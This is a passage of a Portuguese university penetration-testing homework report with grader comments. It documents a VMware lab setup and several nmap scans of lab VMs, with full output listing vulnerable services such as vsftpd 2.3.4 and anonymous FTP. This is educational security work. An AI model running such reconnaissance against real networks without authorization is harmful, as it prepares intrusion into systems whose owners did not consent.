75%
- Execução do NMAP bem documentada, embora com algumas imprecisões na vertente da análise do tráfego, que evidencia também algumas limitações (80%)
- Execução do NESSUS bem documentada; deviam ter recorrido também à análise do tráfego, sobretudo no que respeita ao volume e "ruído" (75%)
- NESSUS para identificar vulnerabilidade específica está um pouco limitada, na procura de informação sobre a vulnerabilidade (cve e links externos); o tráfego gerado devia ter sido analisado (70%)
- Metasploit; Correto e muito bem documentado, embora alguns detalhes sobre o payload e do método de ataque pudessem ser identificados (90%)
- Uso do Wireshark podia ter sido mais explorado. Na primeira parte está bastante melhor (75%); na análise da operação do Metasploit com o Meterpreter não é usado (50%)
- Qualidade global é muito boa, apesar de algumas imprecisões. Foi valorizada a experiência final com o Armitage (90%)

Universidade do Minho
Escola de Engenharia

GESTÃO E VIRTUALIZAÇÃO DE REDES
SEGURANÇA EM REDES
NETWORK SECURITY
(SR) - HOMEWORK TP6

PENETRATION TESTING HOMEWORK

GRUPO 2

A85308 Filipe Miguel Teixeira Freitas Guimarães
A79799 Gonçalo Nogueira Costeira
A84912 Joana Isabel Afonso Gomes
A75480 Marco Matias Pereira Gonçalves
A42040 Miriam Miranda Pinto
A57041 Simão Pedro Santa Cruz Oliveira

Braga,
23 de janeiro de 2021

Conteúdo

1 Introdução

No âmbito da Unidade Curricular de Segurança em Redes foi-nos proposto a realização de **testes de penetração** em sistemas operativos diferentes utilizando máquinas virtuais para emulação dos mesmos.

Na resolução do presente trabalho foi preciso configurar e interligar três máquinas virtuais distintas: **KaliLinux**, **Ubuntu** e **Windows XP**. Para a interligação entre as redes virtuais foi necessária uma rede virtual privada que será descrita numa secção posterior do relatório.

Para resolver com sucesso as diversas etapas do trabalho proposto, foram realizados os diversos passos do guião proposto pelo docente onde recorremos a ferramentas como Nmap, Nessus e Metasploit. As ferramentas utilizadas tinham objetivos bem definidos, tais como:

Embora não fosse pedido, estas imprecisões revelam um limitado entendimento sobre o processo de PT e das ferramentas associadas.

- **Nmap** é utilizado para avaliar a segurança dos computadores, e para descobrir serviços ou servidores numa rede de computadores;
- **Nessus** é um programa de verificação de falhas/vulnerabilidades de segurança de um sistema;
- **Metasploit** divulga informações relacionadas a vulnerabilidades.

Ao longo das várias secções do relatório serão descritos os diversos passos, decisões e resultados obtidos ao longo da realização do presente trabalho.

2 Resposta ao problema proposto

Neste trabalho prático optamos por usar a *VMWare* para correr as máquinas virtuais. Para as máquinas estarem ligadas à mesma rede virtual privada, tivemos de mudar a configuração de cada máquina para que usasse *VMnet1*. Sendo assim, todas as máquinas vão partilhar o mesmo endereço de rede.




Figura 1: Configuração *Virtual Net*

Apercebemos-nos que o *Windows XP* não estava a seguir a mesma lógica de atribuição de endereços que as restantes máquinas. Isto acontecee por este atribuir os endereços de forma estática. Para resolver este problema, alteramos as configurações do *IPv4* para os endereços serem obtidos automaticamente, como se pode verificar na figura seguinte.




Figura 2: Configuração de IP dinâmico no *Windows XP*

2.1 Conexão entre máquinas

Procedemos então ao teste de conectividade entre máquinas. Começamos por verificar os endereços usados em cada máquina, como se pode verificar nas seguintes figuras:




Figura 3: Endereço IP no Windows XP




Figura 4: Endereço IP no Ubuntu




Figura 5: Endereço IP no Kali

Apontamos os endereços IP de cada máquina:[1]

- **Windows XP**: 192.168.62.130/24
- **Ubuntu 8.1**: 192.168.62.128/24
- **Kali Linux**: 192.168.62.129/24

[1]Obs.: Mais tarde , porque as máquinas foram desligadas, os endereços alteraram-se

Usamos o comando **ping** para testar a conexão entre as maquinas.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.62.128
PING 192.168.62.128 (192.168.62.128) 56(84) bytes of data.
64 bytes from 192.168.62.128: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 192.168.62.128: icmp_seq=2 ttl=64 time=0.588 ms
64 bytes from 192.168.62.128: icmp_seq=3 ttl=64 time=0.689 ms
^C
--- 192.168.62.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.588/0.761/1.007/0.178 ms
```

Figura 6: Ping do Kali para o Ubuntu

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.62.130
PING 192.168.62.130 (192.168.62.130) 56(84) bytes of data.
64 bytes from 192.168.62.130: icmp_seq=1 ttl=128 time=0.572 ms
64 bytes from 192.168.62.130: icmp_seq=2 ttl=128 time=0.668 ms
64 bytes from 192.168.62.130: icmp_seq=3 ttl=128 time=0.651 ms
^C
--- 192.168.62.130 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2058ms
rtt min/avg/max/mdev = 0.572/0.630/0.668/0.041 ms
```

Figura 7: Ping do Kali para o Windows XP


```
C:\Documents and Settings\user>ping 192.168.62.128

Pinging 192.168.62.128 with 32 bytes of data:

Reply from 192.168.62.128: bytes=32 time=1ms TTL=64
Reply from 192.168.62.128: bytes=32 time<1ms TTL=64
Reply from 192.168.62.128: bytes=32 time<1ms TTL=64
Reply from 192.168.62.128: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.62.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Figura 8: Pingo do Windows XP para o Ubuntu

Como estes testes de conexão correram bem, não existindo perda de pacotes em nenhuma das ligações, pode-se afirmar que as ligações estão bem configuradas.

2.2 Captura com o Wireshark

Recorremos ao Kali para monitorizar a interface de rede *eth0* através do Wireshark.



2.3 NMAP

Com o intuito de avaliar a segurança dos computadores e para descobrir serviços ou servidores na rede definida nas secções anteriores, vamos executar uma série de comandos *nmap* indicados no guião do presente trabalho. Utilizaremos também o *Wireshark* que se encontra a correr e que nos permite obter ainda mais informação acerca do que cada comando faz.

2.3.1 nmap -sS 192.168.62.1/24

O primeiro comando a executar é *nmap -sS 192.168.62.1/24*. Este comando recebe como argumento *-sS* para que possa realizar um *scan* mais rápido das portas que se encontram abertas nos diversos *hosts* existentes na rede. Para a realização do *scan* mencionado o comando recorre a pedidos TCP SYN para os serviços presentes nas diversas portas de comunicação dos diversos *hosts*.

Na figura seguinte podemos verificar o resultado obtido com a execução do comando *nmap -sS 192.168.62.1/24*.

```
└─$ sudo nmap -sS 192.168.62.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 13:08 EST
Nmap scan report for 192.168.62.1
Host is up (0.00077s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.62.128
Host is up (0.00098s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
MAC Address: 00:0C:29:52:CE:3D (VMware)

Nmap scan report for 192.168.62.130
Host is up (0.00086s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 00:50:56:37:14:13 (VMware)

Nmap scan report for 192.168.62.254
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)

Nmap scan report for 192.168.62.129
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.62.129 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.12 seconds
```

Ao visualizar a captura efetuada no *Wireshark* ao correr o comando acima mencionado podemos verificar o que já referimos acima, ou seja, o *nmap* envia pedidos SYN e no caso de alguns pedidos chegarem a portas que se encontram abertas, os *hosts* irão "responder"com um SYN ACK. Perante a chegada de resposta o *nmap* responde com um RST e termina a ligação. Todo este processo tem apenas como

finalidade provar que uma dada porta se encontra aberta.

No caso de a porta de comunicação estar fechada a resposta dada pelo *host* ao pedido SYN do *nmap* é um RST o qual termina a ligação e dá a indicação que aquela porta se encontra fechada.

Na figura 9, onde vemos um excerto da captura de tráfego na rede efetuada com o *Wireshark*, podemos visualizar as respostas SYN ACK enviadas pelos *hosts*. Foi utilizado o filtro ***tcp.flags.syn==1 and tcp.flag.ack==1*** para podermos visualizar apenas as portas abertas. A máquina onde está a ser executado o programa tem endereço IP 192.168.62.129 (Kali Linux) e as máquinas com endereço IP 192.168.62.128 (Ubuntu) e 192.168.62.130 (Windows XP) possuem portas abertas como é possível verificar.

Nível de ruído (nº de pacotes/seg)




Figura 9: Filtragem para a visualização de portas abertas

2.3.2 nmap -n -sV 192.168.62.1/24

O comando *nmap -n -sV 192.168.62.1/24* tem como argumentos:

- **-n** para que a opção de *reverve* do DNS fique inativa;
- **-sV** para termos acesso à versão dos serviços disponíveis em cada porta de comunicação.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -n -sV 192.168.62.1/24*.

```
└─$ sudo nmap -n -sV 192.168.62.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 13:16 EST
Nmap scan report for 192.168.62.1
Host is up (0.00094s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.62.128
Host is up (0.0090s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 00:0C:29:52:CE:3D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.62.130
Host is up (0.0012s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp   open  smtp         SLmail smtpd 5.5.0.4433
80/tcp   open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/https?
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp open  mysql?
MAC Address: 00:50:56:37:14:13 (VMware)
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 192.168.62.254
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)

Nmap scan report for 192.168.62.129
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.62.129 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 166.16 seconds
```

Relativamente à captura de tráfego efetuada pelo *Wireshark* no momento da execução do comando citado acima, não existem alterações significativas relativamente ao comando anterior, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.3 nmap -A -T4 192.168.62.1/24

O comando *nmap -A -T4 192.168.62.1/24* tem como argumentos:

- **-A** para recolher informações relativamente aos SO (sistemas operativos) e serviços de cada *host*;
- **-T4** para que o comando seja executado mais rapidamente, já que o mesmo demora bastante tempo.

Nas figuras seguintes podemos visualizar o resultado obtido com a execução do comando *nmap -A -T4 192.168.62.1/24*.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -T4 192.168.62.1/24
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 16:16 EST
Nmap scan report for 192.168.62.1
Host is up (0.0024s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   2.44 ms 192.168.62.1

Nmap scan report for 192.168.62.130
Host is up (0.00078s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Aug 06  2009 incoming
|_-r--r--r-- 1 ftp ftp            187 Aug 06  2009 onefile.html
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp   open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTR
N,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO
OP QUIT
80/tcp   open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mo
d_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_c
olor PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title:            XAMPP           1.7.2
|_Requested resource was http://192.168.62.130/xampp/splash.php
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-04-15T22:04:42
|_Not valid after:  2019-04-13T22:04:42
|_ssl-date: 2021-01-18T21:20:28+00:00; -13s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
445/tcp  open  microsoft-ds Windows XP microsoft-ds
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:50:56:37:14:13 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, c
pe:/o:microsoft:windows_xp
```

```
Host script results:
|_clock-skew: mean: -6s, deviation: 12s, median: -13s
|_nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:37:14:1
3 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tester-595cbae8
|   NetBIOS computer name: TESTER-595CBAE8\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-18T21:19:47+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.78 ms 192.168.62.130

Nmap scan report for 192.168.62.131
Host is up (0.0019s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.62.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 04:a9:f7:e1:ce:66:8c:95:ce:cd:dc:84:e2:ff:22:2c (DSA)
|_  2048 ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21 (RSA)
80/tcp   open  http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40816/tcp   mountd
|   100005  1,2,3      60906/udp   mountd
|   100021  1,3,4      46538/tcp   nlockmgr
|   100021  1,3,4      58144/udp   nlockmgr
|   100024  1          47270/udp   status
|_  100024  1          60706/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 00:0C:29:52:CE:3D (VMware)
Device type: general purpose|storage-misc
Running: Linux 2.6.X, Thecus embedded
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:thecus:4200 cpe:/h:thecus:n5500
OS details: Linux 2.6.18 - 2.6.31, Thecus 4200 or N5500 NAS device (Linux 2.6.33)
Network Distance: 1 hop
```

```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   1.89 ms 192.168.62.131

Nmap scan report for 192.168.62.254
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.62.254

Nmap scan report for 192.168.62.129
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.62.129 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 278.60 seconds
```

nível de "ruído"

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark* , não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.4 nmap -O 192.168.62.1/24

O comando *nmap -O 192.168.62.1/24* tem como argumento -O que permite obter informações relativamente aos SO (sistemas operativos) dos vários *hosts*.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -O 192.168.62.1/24*.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.62.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 16:22 EST
Nmap scan report for 192.168.62.1
Host is up (0.00088s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.62.130
Host is up (0.00076s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 00:50:56:37:14:13 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

Nmap scan report for 192.168.62.131
Host is up (0.0020s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
MAC Address: 00:0C:29:52:CE:3D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop

Nmap scan report for 192.168.62.254
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.62.129
Host is up (0.000050s latency).
All 1000 scanned ports on 192.168.62.129 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 38.97 seconds
```

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark* , não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.5 nmap -v -O 192.168.62.1/24

O comando *nmap -v -O 192.168.62.1/24* tem como argumentos:

- **-v** para ser possível contemplar os processos internos da execução do presente comando;
- **-O** permite obter informações relativamente aos SO (sistemas operativos) dos vários *hosts* como já havia sido feito no comando anterior.

A única diferença entre o comando *nmap -O 192.168.62.1/24* e *nmap -v -O 192.168.62.1/24* é que este último mostra internamente, no início do *scan*, uma procura por todos os endereços dentro da rede de *hosts* que estejam ativos.

todos os comandos fazem isso!

Ao analisar as figuras seguintes verificamos que tudo se inicia com um pedido ARP que se segue por *Parallel DNS resolution* para se realizar o *scan* interno aos *hosts* da rede.

Sempre que surja um endereço que não está associado a nenhum host da rede é gerada a mensagem ***host down***.

O argumento -O, já utilizado no comando anterior, com a junção do *Parallel DNS resolution* e *SYN Stealth Scan* revela as informações acerca dos SO (sistemas operativos) de cada *host* e as portas de comunicação abertas.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -v -O 192.168.62.1/24*.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 16:27 EST
Initiating ARP Ping Scan at 16:27
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 16:27, 1.87s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 4 hosts. at 16:27
Completed Parallel DNS resolution of 4 hosts. at 16:28, 13.01s elapsed
Nmap scan report for 192.168.62.0 [host down]
Nmap scan report for 192.168.62.2 [host down]
Nmap scan report for 192.168.62.3 [host down]
Nmap scan report for 192.168.62.4 [host down]
(...)
Nmap scan report for 192.168.62.252 [host down]
Nmap scan report for 192.168.62.253 [host down]
Nmap scan report for 192.168.62.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 16:28
Completed Parallel DNS resolution of 1 host. at 16:28, 13.01s elapsed
Initiating SYN Stealth Scan at 16:28
Scanning 4 hosts [1000 ports/host]
Discovered open port 21/tcp on 192.168.62.130
Discovered open port 21/tcp on 192.168.62.131
Discovered open port 111/tcp on 192.168.62.131
Discovered open port 80/tcp on 192.168.62.131
Discovered open port 80/tcp on 192.168.62.130
```

```
Discovered open port 25/tcp on 192.168.62.130
Discovered open port 445/tcp on 192.168.62.131
Discovered open port 445/tcp on 192.168.62.130
Discovered open port 22/tcp on 192.168.62.131
Discovered open port 3306/tcp on 192.168.62.130
Discovered open port 443/tcp on 192.168.62.130
Discovered open port 139/tcp on 192.168.62.131
Discovered open port 139/tcp on 192.168.62.130
Discovered open port 135/tcp on 192.168.62.130
Discovered open port 2049/tcp on 192.168.62.131
Completed SYN Stealth Scan against 192.168.62.130 in 0.37s (3 hosts left)
Completed SYN Stealth Scan against 192.168.62.131 in 0.37s (2 hosts left)
Completed SYN Stealth Scan against 192.168.62.1 in 5.88s (1 host left)
Completed SYN Stealth Scan at 16:28, 5.88s elapsed (4000 total ports)
Initiating OS detection (try #1) against 4 hosts
Retrying OS detection (try #2) against 2 hosts
Nmap scan report for 192.168.62.1
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.62.130
Host is up (0.00087s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 00:50:56:37:14:13 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental

Nmap scan report for 192.168.62.131
Host is up (0.0013s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

```
2049/tcp open  nfs
MAC Address: 00:0C:29:52:CE:3D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=192 (Good luck!)
IP ID Sequence Generation: All zeros

Nmap scan report for 192.168.62.254
